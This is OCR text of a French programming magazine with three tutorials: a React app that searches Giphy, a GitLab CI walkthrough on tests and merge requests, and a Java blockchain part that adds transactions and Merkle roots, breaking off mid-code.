La partie suivante est un sujet dont on entend beaucoup parler, mais que nous ne voyons pas assez dans les bases code. C'est pourtant un concept qui a la vertu de supprimer les NullPointeursException d'un domaine, intéressant non !?

La suite de l'article le mois prochain

Jean-Baptiste Cazaux.
Développeur & formateur react.

React par la pratique

Partie 2

Rentrons dans Reactjs en développant une application qui permet de chercher des gifs animés et de les afficher. L'application est simple car elle n'est composée que d'un champ de saisie pour rechercher les images, et des images renvoyées par le serveur. Nous utiliserons l'API que le site Giphy met à disposition des développeurs.

L'application sera construite de façon itérative, en respectant les bonnes pratiques de développement. L'outil create-react-app nous permettra de générer le squelette de l'app, sans avoir à se soucier des détails des configurations de Webpack et Babel.

Les sources de cette application sont disponibles sur Github : github.com/jbcazaux/react-giphy. Elles sont là soit juste pour regarder le résultat, soit pour aider à suivre le tutoriel.

Avant toute chose, il faut installer l'environnement de développement.

- Pour installer Node, le plus simple est sans doute d'utiliser nvm (Node Version Manager), disponible sur Windows, Linux et macOS.
- Ensuite il faut soit *cloner* le repository :
  - Installer git ;
  - git clone https://github.com/jbcazaux/react-giphy.git
- Soit créer un projet dès le début :
  - Lancer *npx create-react-app react-giphy* (react-giphy ou un autre nom ;))
- Lancer *npm install* pour télécharger les dépendances.

Plusieurs fichiers ont été générés dans le répertoire. Il faudra en supprimer certains et en modifier ou créer d'autres.

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <title>React-Giphy</title>
  </head>
  <body>
    <div id="root"></div>
  </body>
</html>
```

public/index.html peut être simplifié, il faut juste retenir le * * qui est l'élément qui accueillera l'application Reactjs. Le fichier sera modifié automatiquement par Webpack qui y inclura les sources js contenant notre application et les librairies, le tout minifié.

```
import React from 'react';
import ReactDOM from 'react-dom';
import App from './App';

ReactDOM.render(<App />, document.getElementById('root'));
```

src/index.js est le point d'entrée de l'application Reactjs. Il faut indiquer le composant react racine (ici *App*) et l'élément html (ici *root*) dans lequel l'application sera construite.

```
import React from 'react';

class App extends React.Component { // Les composants React doivent étendre React.Component

    constructor(props) {
        super(props);
        this.state = { // this.state permet de stocker l'état de notre composant
            query: '' // ici la saisie de l'utilisateur
        };
    }

    render() {
        return (
            <div className="App">
                <form>
                    <input type="text" value={this.state.query}/>
                </form>
            </div>
        );
    }
}

export default App;
```

App.js est le fichier contenant notre composant racine. La méthode *render()* retourne du JSX. C'est une façon d'écrire le template html associé au composant.

Dans cette première version, il s'agit d'afficher simplement un champ texte qui permettra de saisir la recherche.

En laissant le code comme ceci, si on lance l'application (*npm start*) et que l'on tente de saisir du texte dans le champ input, rien ne va s'afficher.

En effet React prône les flux **unidirectionnels**. On a un lien state.query input, et pas input state.query. Pour mettre à jour la valeur affichée dans le champ *input*, il faudra modifier la valeur de *state.query*.

Afin de faire ceci on va ajouter la détection d'une saisie par l'utilisateur, grâce à l'attribut *onChange*.

```
import React from 'react';

class App extends React.Component {

    constructor(props) {
        super(props);
        this.state = {
            query: '',
        };
        this.updateQuery = this.updateQuery.bind(this); // afin que 'this' puisse être utilisé dans la méthode
    }

    updateQuery(event) {
        // mise à jour de l'état du composant
        this.setState({query: event.target.value});
    }

    render() {
        return (
            <div className="App">
                <form>
                    <input type="text" value={this.state.query} onChange={this.updateQuery}/>
                </form>
            </div>
        );
    }
}

export default App;
```

onChange va appeler la méthode indiquée (ici *updateQuery*) en passant en paramètre l'évènement. Il faut ensuite aller chercher la valeur de la saisie dans *event.target.value*.

En relançant l'application (il suffit d'enregistrer le fichier, le serveur va se mettre à jour tout seul), on peut contrôler que le champ *input* répond bien à la saisie.

On va maintenant faire la requête vers Giphy et afficher les résultats. Les résultats seront stockés dans *state.results*. La requête sera

relancée chaque fois que la saisie évolue. Pour appeler l'API il faut une clé. Une simple inscription sur https://developers.giphy.com suffit à en récupérer une gratuitement. L'exécution de *setState()* étant asynchrone (React peut décider de regrouper plusieurs *setState()* pour tous les faire en une fois), on va déclarer un callback, qui sera appelé une fois le *setState()* réellement effectué.

On va appeler *axios.get()* qui permet de faire un appel ajax REST et qui retourne une promesse. Il n'y a plus qu'à lire le contenu de la réponse de l'API et de stocker le résultat. Une fois l'état (*state*) mis à jour, React rappelle automatiquement la méthode *render()*, qui, elle, va lire le contenu du résultat stocké dans *state.results*, et l'afficher. *Axios* est une librairie qui ne fait pas partie de React, il faut donc l'installer: *npm install --save axios*.

```
import React from 'react';
import axios from 'axios';

class App extends React.Component {

  constructor(props) {
    super(props);
    this.state = {
      query: '',
      results: []
    };
    this.onQueryUpdate = this.onQueryUpdate.bind(this);
    this.fetchGifs = this.fetchGifs.bind(this);
  }

  onQueryUpdate(event) {
    // fetchGifs sera appelé après la mise à jour du state
    this.setState({query: event.target.value}, this.fetchGifs);
  }

  fetchGifs() {
    axios
      .get('http://api.giphy.com/v1/gifs/search', {
        params: {
          api_key: 'O5GK9oQq03idExZPvllGHf5q5VXlth56',
          limit: 2,
          q: this.state.query
        }
      })
      .then(response => response.data)
      .then(giphydata => this.setState({results: giphydata.data})) // stocker le résultat dans state.results
      .catch(err => console.log(err));
  }

  render() {
    return (
      <div className="App">
        <form>
          <input type="text" value={this.state.query} onChange={this.onQueryUpdate}/>
        </form>
        <div>
          {this.state.results.map(result => <img src={result.images.downsized.url}
                                                 alt={result.title}
                                                 key={result.id}/>)}

        </div>
      </div>
    );
  }
}

export default App;
```

L'affichage se fait en itérant sur le tableau des résultats, ce tableau étant stocké dans *state.results*. Chaque résultat étant un objet avec plein de propriétés. Parmi ces propriétés on retrouve l'*url* du gif, un *titre* et un *identifiant* unique. Nous allons nous servir de ces informations pour créer une balise *<img>* pour chaque gif à afficher.

On utilise la méthode map qui permet de transformer chaque élément du tableau en un élément JSX, ici une balise *<img>*.

A chaque lettre saisie, une requête à Giphy est envoyée, et une liste d'images est affichée à la réponse du web service.

Nous avons une application qui fonctionne mais avec plusieurs problèmes : nous lançons des requêtes http superflues (il faudrait attendre la fin de la saisie pour lancer une recherche), et nous n'avons pas du tout découpé notre application en composants.

Voici comment améliorer le code :

- Créer un composant racine *App* qui gardera dans son état (*state*) les résultats de la recherche. App sera responsable d'appeler la méthode *fetchGifs* de notre API ;
- Créer un composant *SearchForm* qui s'occupera de proposer une saisie à l'utilisateur et à qui on passera une méthode à appeler chaque fois que la saisie change ;
- Créer un composant *Gifs* à qui on passera le tableau des résultats de recherche, et qui pour chaque résultat affichera un composant *Gif* ;
- Créer un composant *Gif* qui aura comme rendu un élément *<img>* ;
- Sortir la logique d'appel REST en dehors du composant, dans un fichier dédié (*src/api.js*).

Et nous allons ajouter quelques fonctionnalités à l'application :

- Pouvoir choisir le nombre de résultats à afficher (paramètre *limit* dans la requête) ;
- Ajouter du style grâce à une feuille CSS !

Et pour aller plus loin il faudra :

- Ajouter une image par défaut le temps que le gif soit téléchargé ;
- Interrompre la requête ajax à l'API si une nouvelle saisie est effectuée par l'utilisateur (et que la réponse n'est pas encore arrivée) ;
- Interrompre le téléchargement d'un gif si le composant Gif est supprimé avant la fin du téléchargement ;
- Ecrire les tests de chaque composant.

```
import React from 'react';
import './App.css';
import { SearchForm } from "./SearchForm";
import * as api from "./api";
import Gifs from "./Gifs";

class App extends React.Component {

  constructor(props) {
    super(props);
    this.state = { results: [] };

    this.fetch = this.fetch.bind(this);
  }

  fetch(query, limit) {
    api.fetchGifs(query, limit) // api.fetchGif est défini dans le fichier api.js
      .then(results => results && this.setState({ results: results })) // mise à jour du state
      .catch(err => console.log('fetch error ', err.message));
  }

  render() {
    return (
      <div className="App">
        <SearchForm onUpdate={this.fetch}/>
        <Gifs gifs={this.state.results}/>
      </div>
    );
  }
}

export default App;
```

App.js est épuré. Il n'a pas à savoir comment l'utilisateur effectue sa saisie, comment sont affichés les gifs et comment est construite la requête Ajax.

App.js crée un composant *SearchForm* en lui passant un attribut *onUpdate*. *onUpdate* pointe sur la méthode *fetch(query, limit)* du composant App. Cela signifie qu'une méthode *onUpdate* sera disponible dans le composant *SearchForm*, et que lorsque celle-ci sera appelée, c'est *fetch(query, limit)* qui sera exécutée.

C'est un concept clé dans React, les composants enfants se voient passer dans leurs *props* des valeurs et des méthodes. Les composants enfants peuvent appeler les méthodes qu'on leur passe ainsi. Ce n'est pas au composant *SearchForm* de savoir ce qu'il se passe lorsque la saisie de l'utilisateur change, il a juste à appeler la méthode qu'on lui passe. C'est une séparation des responsabilités intéressante car le code est bien découpé et notre composant *SearchForm* peut être réutilisé ailleurs dans le code pour d'autres traitements que de lancer une requête Ajax.

```
import React from 'react';

export class SearchForm extends React.Component {

  constructor(props) {
    super(props);
    this.state = { query: '', limit: 2 }; // état par défaut

    this.updateQuery = this.updateQuery.bind(this);
    this.updateLimit = this.updateLimit.bind(this);
    this.update = this.update.bind(this);
  }

  updateQuery(e) {
    // mise à jour de 'query' dans le state
    this.setState({ query: e.target.value }, this.onUpdate);
  }

  updateLimit(e) {
    // mise à jour de 'limit' dans le state
    this.setState({ limit: e.target.value }, this.onUpdate);
  }

  update() {
    // on appelle la méthode onUpdate, passée par le parent et accessible dans this.props.onUpdate
    this.props.onUpdate(this.state.query, this.state.limit);
  }

  render() {
    return <form>
      <label>Recherche : <input type="text" value={this.state.query} onChange={this.updateQuery}/></label>
      <label>Nombre de resultats : <input type="range" min={1} max={25} value={this.state.limit}
                                          onChange={this.updateLimit}/></label>
    </form>;
  }
}
```

On se sert d'un champ *<input type="text">* pour la saisie de la recherche et d'un *<input type="range">* pour choisir le nombre de résultats. Chaque fois qu'un des inputs change, on enregistre la nouvelle valeur dans l'état, et on prévient le parent que la saisie a été modifiée.

```
import React from 'react';
import Gif from "./Gif";

export default class Gifs extends  React.Component {
  render() {
    return <div className="gifs">
      {this.props.gifs.map(gif => <Gif gif={gif} key={gif.id}/>)}
    </div>
  }
}
```

Gifs est un composant simple qui prend le tableau de résultats dans ses *props*, et va afficher une liste de composants *Gif*.

Un composant sans état (sans *state*, aussi appelé *stateless*) et qui n'a qu'une méthode *render()*, peut être écrit sous forme d'une fonction. Cette fonction prend comme paramètres les *props* et retourne du JSX.

Nous allons réécrire le composant *Gifs* sous forme de fonction.

```
import React from 'react';
import Gif from "./Gif";

export default (props) => (
    <div className="gifs">
      {props.gifs.map(gif => <Gif gif={gif} key={gif.id}/>)}
    </div>
)
```

```
import axios from "axios/index";
import apiKey from "./api-key";

export const fetchGifs = (query, limit) => {
  return axios
    .get('http://api.giphy.com/v1/gifs/search', {
      params: {
        api_key: apiKey,
        limit: limit,
        q: query
      }
    })
    .then(response => response.data)
    .then(giphydata => giphydata.data)
    .catch(err => console.log(err));
};
```

Dans cette première version du fichier *api.js*, l'annulation de la requête n'est pas encore gérée. Le fichier *api-key.js* contient simplement la ligne : *export default 'my-api-key';*

A retrouver sur le repository Github du tutoriel

Tester ses composants de façon unitaire est primordial dans le développement d'applications React. Les librairies les plus utilisées sont *Jest* et *Enzyme*.

Pour gérer l'annulation de la requête vers Giphy, il faut utiliser le *cancel token* d'Axios. Ce n'est pas trop complexe mais cela rajoute un peu trop de code pour le montrer ici.

Afin d'interrompre les chargements d'images si le composant est supprimé (par exemple après une nouvelle saisie de l'utilisateur), on se base sur l'élément html *Image*. •

Philippe Charrière
@k33g_org
Technical Account Manager pour GitLab
Associé chez Clever Cloud
Fondateur de Bots.Garden (éleveur de bots)

Prise en main de GitLab en douceur

Partie 3

Code, test, and deploy together

niveau 200

Ajoutons des tests

Tout d'abord, synchronisons notre projet local avec notre serveur **GitLab**, donc dans votre repository, tapez la commande suivante :

```
git pull
```

Ajoutez un fichier tests.js à votre projet : code sur le site.

Le fonctionnement est très simple, si tout va bien le programme se termine normalement avec process.exit(0) sinon le programme s'arrête en erreur avec process.exit(1).
Si vous vous souvenez, nous avions ceci dans notre fichier package.json :

```
"scripts": {
  "test": "node tests.js",
  "start": "node index.js"
}
```

Remarque

Dans notre cas le npm install ne sert pas à grand-chose, car nous n'avons pas de dépendance, mais c'est pour la forme. de plus, les tests ne seront effectués que sur des branches autres que master.

Donc nous lancerons nos tests avec la commande npm test. Allons donc expliquer à notre runner comment faire cela. Donc, vous devez éditer votre fichier .gitlab-ci.yml en remplaçant son contenu par celui-ci : code sur le site.

Maintenant, poussez vos modifications sur le serveur (oui je sais nous avons travaillé directement sur master, c'est mal) :

```
git add .
git commit -m ":white_check_mark: add tests"
git push
```

Modifions les tests


Maintenant dans l'interface **GitLab** (vous pouvez aussi faire ça en mode commande si vous préférez, mais pour du tutoriel, je vais continuer directement dans l'IHM web), ajoutez un "mauvais" test dans le fichier tests.js et au moment de commiter faites-le sur une nouvelle branche pour créer une nouvelle **Merge Request** : 42
Et vous committez votre nouveau superbe test sur la branche add-bad-test : 43
Cela crée une nouvelle **MR** que vous pouvez soumettre en cliquant sur le bouton **Submit merge request**, ce qui va vous amener sur l'écran de suivi de la **MR** : 44
Et vous voyez que votre pipeline est en erreur. Si vous cliquez sur le numéro du pipeline vous arrivez sur sa représentation graphique : 45
Cliquez sur l'étape **tests** et vous obtiendrez le "rapport de tests", où vous pouvez voir que le 3e test est en erreur : 46
Si vous retournez sur votre **MR** et que vous cliquez sur le lien de la branche **add-bad-test** : 47
Vous allez vous positionner dans le projet directement sur la branche **add-bad-test** : 48
Sélectionnez le fichier tests.js pour l'éditer et corriger le test : 49
Commitez votre correction (toujours sur la branche **add-bad-test**), et vous pouvez voir dans la page de votre **MR** que cette fois-ci le pipeline est au vert : 50
Vous pouvez bien sûr aller vérifier la sortie du job et valider que les 3 tests sont bien passés : 51 Voilà. Comme vous avez pu le voir, la CI avec les runners **GitLab** ce n'est pas bien compliqué. C'est tout pour cette fois-ci, la prochaine fois nous irons un peu plus loin en ajoutant une phase de déploiement.

Remarque : n'oubliez pas de synchroniser votre projet en local.


La prochaine fois

Dans les épisodes suivants, nous verrons :


- Comment utiliser les runners pour faire du déploiement ;
- Comment faire des Review Apps ;
- Comment travailler à plusieurs ;
- Comment mettre ne place un bot pour suivre ses évènements DEVOPS.




42 *Edit file*




43 *Commit changes*




44 *Pipeline failed*




45 *Pipeline failed*




46 *Pipeline failed*




47 *Merge Request*




48 *add-bad-test branch*



49 *Edit*



50 *Update tests*



51 *Tests*

Sylvain SAUREL
Développeur Java / Android
https://www.ssaurel.com - sylvain.saurel@gmail.com

Création d'une Blockchain en Java : gestion des transactions

niveau 200

Partie 2

Au coeur du Bitcoin et des cryptomonnaies, la technologie Blockchain est une véritable révolution technologique. Nous vous avions ainsi présenté dans le numéro 216 de Programmez comment réaliser les fondations de votre propre Blockchain en Java. Dans cet article, nous passons aux choses sérieuses puisque nous allons y ajouter la gestion des transactions.


Ajout des transactions aux blocs

Dans la première partie de cet article, nous avions utilisé des blocs contenant de simples messages. Maintenant que notre Blockchain s'étoffe, nous devons y stocker des transactions complètes afin d'avoir un système de gestion des transactions parfaitement fonctionnel.

Nous pourrions remplacer la chaîne de caractères présente dans notre objet *Block* par une liste d'objets *Transaction*. Cependant, nous devons pouvoir ajouter jusqu'à 1000 transactions au sein d'un bloc ce qui va poser problème pour le calcul du hash d'un bloc. Afin de résoudre ce problème, les développeurs de la Blockchain Bitcoin ont choisi de recourir à une structure de données bien spécifique nommée Arbre de Merkle (figure 1). Egalement connue sous le nom d'arbre de hachage, cette structure permet de vérifier l'intégrité des données qu'elle contient sans qu'il soit nécessaire de toutes les avoir au moment de la vérification.

Nous ajoutons une méthode utilitaire *getMerkleRoot* à notre classe *Utils* prenant en entrée une liste de transactions et retournant en sortie la racine de l'Arbre de Merkle correspondant au format chaîne de caractères :

```
public static String getMerkleRoot(ArrayList<Transaction> transactions) {
 int count = transactions.size();
 ArrayList<String> previousTreeLayer = new ArrayList<String>();

 for (Transaction transaction : transactions) {
  previousTreeLayer.add(transaction.transactionId);
 }

 ArrayList<String> treeLayer = previousTreeLayer;

 while (count > 1) {
  treeLayer = new ArrayList<String>();

  for (int i = 1; i < previousTreeLayer.size(); i++) {
   treeLayer.add(applySha256(previousTreeLayer.get(i - 1) + previousTreeLayer.get(i)));
  }

  count = treeLayer.size();
  previousTreeLayer = treeLayer;
 }
 String merkleRoot = (treeLayer.size() == 1) ? treeLayer.get(0) : "";
 return merkleRoot;
}
```



1 *Arbre de Merkle appliqué aux transactions*

La classe Block peut maintenant être mise à jour. Elle contient désormais une liste de transactions qui sera transformée sous la forme d'un Arbre de Merkle au moment où le bloc sera miné. On ajoute une méthode *addTransaction* tentant de traiter la transaction avant de l'ajouter au bloc si le traitement a réussi. Au niveau de la méthode de minage du bloc, on effectue une modification afin de convertir la liste des transactions sous la forme d'un Arbre de Merkle. On place la racine de cet arbre dans le champ data au format chaîne de caractères utilisé dans le hash du bloc.

Ceci nous donne le code mis à jour suivant pour la classe *Block* :

```
public class Block {

 // ...

 public ArrayList<Transaction> transactions = new ArrayList<Transaction>();

 // ...

 public void mineBlock(int difficulty) {
  String merkleRoot = Utils.getMerkleRoot(transactions);
  data = (!"".equals(merkleRoot)) ? merkleRoot : data;
  nonce = 0;

  while (!getHash().substring(0, difficulty).equals(Utils.zeros(difficulty))) {
```

```
    nonce++;
    hash = Block.calculateHash(this);
   }
  }

  public boolean addTransaction(Transaction transaction) {
   if (transaction == null)
    return false;

   if (previousHash != null) {
    if (!transaction.processTransaction()) {
     System.out.println("Transaction non valide. Ajout annulé");
     return false;
    }
   }

   transactions.add(transaction);
   System.out.println("Transaction ajoutée avec succès au bloc");

   return true;
  }
}
```

Notre Blockchain en Action

Notre Blockchain permet désormais la réalisation de transactions entre utilisateurs qui seront ici représentés par des instances de *Wallet*. Nous allons donc pouvoir la mettre en action mais avant toute chose, il est nécessaire d'introduire des fonds dans notre Blockchain avant de permettre aux utilisateurs d'effectuer ensuite des transactions. Nous réalisons cela à la création de notre Blockchain en envoyant 100 coins au Wallet A dans le bloc genèse. Il est important également de stocker cette première transaction dans la liste *UTXOs* des transactions non dépensées de notre classe *Blockchain*. Une fois la transaction créée, on l'ajoute au bloc genèse et on mine ce bloc avant de l'intégrer à la Blockchain :

```
import java.security.Security;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
public class Blockchain {

 public static float minimumTransaction = 0.1f;
 private int difficulty;
 private List<Block> blocks;
 public static HashMap<String, TransactionOutput> UTXOs = new HashMap<String,
TransactionOutput>();
 public Wallet walletA;
 public Wallet walletB;
 public Transaction genesisTransaction;

 public Blockchain(int difficulty) {
  Security.addProvider(new org.bouncycastle.jce.provider.BouncyCastleProvider());
  // Création des Wallets
  walletA = new Wallet();
  walletB = new Wallet();
  Wallet baseWallet = new Wallet();

  // Transaction genèse
  genesisTransaction = new Transaction(baseWallet.publicKey, walletA.publicKey, 100f, null);
  // Signature de de la transaction
  genesisTransaction.generateSignature(baseWallet.privateKey);
  genesisTransaction.transactionId = "0";
  genesisTransaction.outputs.add(new TransactionOutput(genesisTransaction.recipient,
genesisTransaction.value, genesisTransaction.transactionId));
  // Ajout à la liste UTXOs des transactions non dépensées
  UTXOs.put(genesisTransaction.outputs.get(0).id, genesisTransaction.outputs.get(0));

  this.difficulty = difficulty;
  blocks = new ArrayList<>();
  // Création du bloc genèse
  Block b = new Block(0, System.currentTimeMillis(), null, "Genesis Block");
  b.transactions.add(genesisTransaction);
  b.mineBlock(difficulty);
  // Ajout du Bloc
  addBlock(b);
 }

 // ...
}
```

Il est également intéressant de modifier la méthode *isBlockChainValid* vérifiant la validité de notre Blockchain. On rajoute ainsi certains contrôles sur les transactions portées par chaque bloc : signature valide, somme des montants des transactions entrantes égale à la somme des transactions sortantes ou encore cohérence entre expéditeur et destinataire sur les transactions.

Finalement, on peut passer au test de notre Blockchain en lui assignant une difficulté de 4 pour le minage des blocs. On vérifie que le Wallet A se retrouve bien avec un montant de 100 coins à la création de la Blockchain. Ensuite, on réalise un premier envoi de 40 coins du Wallet A au Wallet B avant d'ajouter la transaction à notre Blockchain. C'est d'ailleurs durant cet ajout que le travail de minage est réalisé. On vérifie alors le montant contenu dans chacun des Wallets A et B.

Un bon test consiste ensuite à envoyer plus d'argent que ce qu'un Wallet contient. Notre Blockchain ayant été bien conçue, la transaction ne peut alors être créée. Les montants des Wallets n'ont donc pas changé. On termine par 2 nouvelles transactions entre le Wallet B et le Wallet A et inversement. A la fin de notre test, le Wallet A doit avoir un montant de 70 coins en balance et le Wallet B un montant de 30 coins ce qui est confirmé dans la figure 2.

Finalement, on affiche le contenu de notre Blockchain pour constater qu'on a bien 3 blocs et que les données de chacun des blocs correspondent à la racine de l'Arbre de Merkle des transactions portées par le bloc. Ces différentes opérations sont réalisées au sein du point d'entrée main de la classe Blockchain :

```
public static void main(String[] args) {
 Blockchain blockchain = new Blockchain(4);
 System.out.println("\nWallet A montant : " + blockchain.walletA.getBalance());
```

```
